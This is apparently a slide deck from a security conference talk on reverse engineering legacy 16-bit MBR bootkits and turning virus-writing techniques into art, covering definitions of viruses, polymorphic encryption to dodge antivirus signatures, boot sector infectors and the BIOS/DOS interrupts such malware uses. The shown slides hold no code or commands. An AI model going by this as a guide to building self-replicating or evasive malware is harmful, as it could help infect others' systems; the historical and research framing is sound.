Portrait of the artist as a young vx-er

This painting is an MBR bootkit

Nika Korchok Wakulich

DISCLAIMER:
The views expressed in this presentation are my own and do not reflect the opinions of my past, present or future employers

Viewer Discretion is advised.

whoami

Twitter: @nikaroxanne
Discord: @ic3qu33n
Mastodon: ic3qu33n@infosec.exchange
Website: https://ic3qu33n.fyi/
GitHub: @nikaroxanne

Security Consultant at Leviathan Security Group
Reverse engineer + artist
I <3 malware, hardware hacking, firmware hacking, skateboarding, learning languages, creating art, writing lil assembly programs, etc.

greetz 2 the following for their assistance/support w this talk:
Ben Mason (@suidroot), @Laughing_Mantis,
Richard Johnson (@richinseattle), the Rootsyn Discord (@qkumba, @phLaul and @barbie),
The team at Leviathan
REcon

leviathan security group

Focus of this talk

- A project focused on creative applications of vx/malware reverse engineering
- How I reverse engineered 16-bit bootkits targeting systems with a legacy BIOS boot process—specifically focused on bootkits of the 1980s/1990s
- Provides overview of the legacy boot process and several prominent bootkits of that era
- Aims to answer questions including:
- ‘How would you write a bootkit that exists as a work of art and/or how would you use vx techniques to create new art?’
- Why would you do such a thing?

Motivations


- Test the claim that malware of the 1980s/1990s was simple/easy/unsophisticated/"just about drawing pretty pictures"
  - Conclusively False
  - Different talk covers this in more detail "My Super Sweet 16-Bit Malware: MS-DOS Edition — TSR Remix"
- Study the techniques of vx legends of the 1980s/1990s to create malware art
- Use the unique properties of vx to extend the medium — create new work that lives up to Spanska's declaration: "Coding a virus can be creative"

"The Young Martyr" by Paul Delaroche

From “the young martyr” to ~*yung m4rtyr *~

Artistic motivations/inspirations:

- “The Work of Art in the Age of Mechanical Reproduction” — Walter Benjamin
- “Simulacra and Simulation” — Jean Baudrillard
- “Tlön, Uqbar, Orbis Tertius” — Jorge Luis Borges
- The work of Spanska
- The work of Vera Molnar and other groundbreaking artists in computer/digital art
- Many more influences, see References slides and blog posts for more background on my art process



16-bit painting of a scan of the painting “Young Martyr” by Paul Delaroche,

Definitions

- Virus:
  Fred Cohen (credited as being the “creator” of the term “computer virus” as a way to describe a self-reproducing program, which he used in his 1984 paper “Computer Viruses, Theory and Experiments.” Cohen’s definition was thus:

  We define a computer 'virus' as a program that can 'infect' other programs by modifying them to include a possibly evolved copy of itself. With the infection property, a virus can spread throughout a computer system or network using the authorizations of every user using it to infect their programs. Every program that gets infected may also act as a virus and thus the infection grows. — Fred Cohen, “Computer Viruses, Theory and Experiments,” 1984


- **Virus** = a self-replicating program that uses a host program to produce those new copies of itself

- vx = “Virus eXchange,” a collection of malware samples; the term “vx” in the 1980s/1990s was also used by communities that grew around vx sites; “vx-er” refers to someone who writes viruses, typically reserved for truly 1337 vx writers

Definitions

- **Polymorphic virus = a virus that uses a *variable* encryption/decryption routine and a variable key to create an encrypted copy of itself in memory, which is appended to/inserted into a host file [1]**
    - **The encrypted image of the virus payload (and the encryption routine of the virus itself) changes with each iteration, so as to avoid/minimize the presence of known byte patterns used in AV signatures**
- **Bootkit = A bootkit is a type of malware that infects a critical component of the OS boot process to install itself and maintain persistence.**
- **Boot sector infector = the earliest form of bootkit; a BSI is a bootkit that targets storage media that did not have an MBR (Master Boot Record), and only had a boot sector (hence the name! Surprise!)**
    - **BSIs targeted various forms of floppy diskettes, which did not use an MBR**

[1] Page 318-322 "The Giant Black Book of Computer Viruses. Chapter 27: Polymorphic Viruses" Mark Ludwig, 2nd ed., American Eagle Books, 1998.



Notable Interrupts for 16-Bit Malware

Notable Interrupts for MS-DOS Malware

- System Interrupts (ROM BIOS):
  - Int 10h: Video services
  - ***Int 13h: Disk services***
  - Int 16h: Keyboard services
- MS-DOS Interrupts:
  - ***<u>Int 21h - MS-DOS System Functions</u>***
  - Int 25h - Absolute Disk Read
  - Int 26h - Absolute Disk Write

ROM Bios Interrupts are 05h, and 10h-1Fh

MS-DOS Reserved Interrupts: 20h-3Fh

Notable Interrupts for Legacy BIOS Bootkits

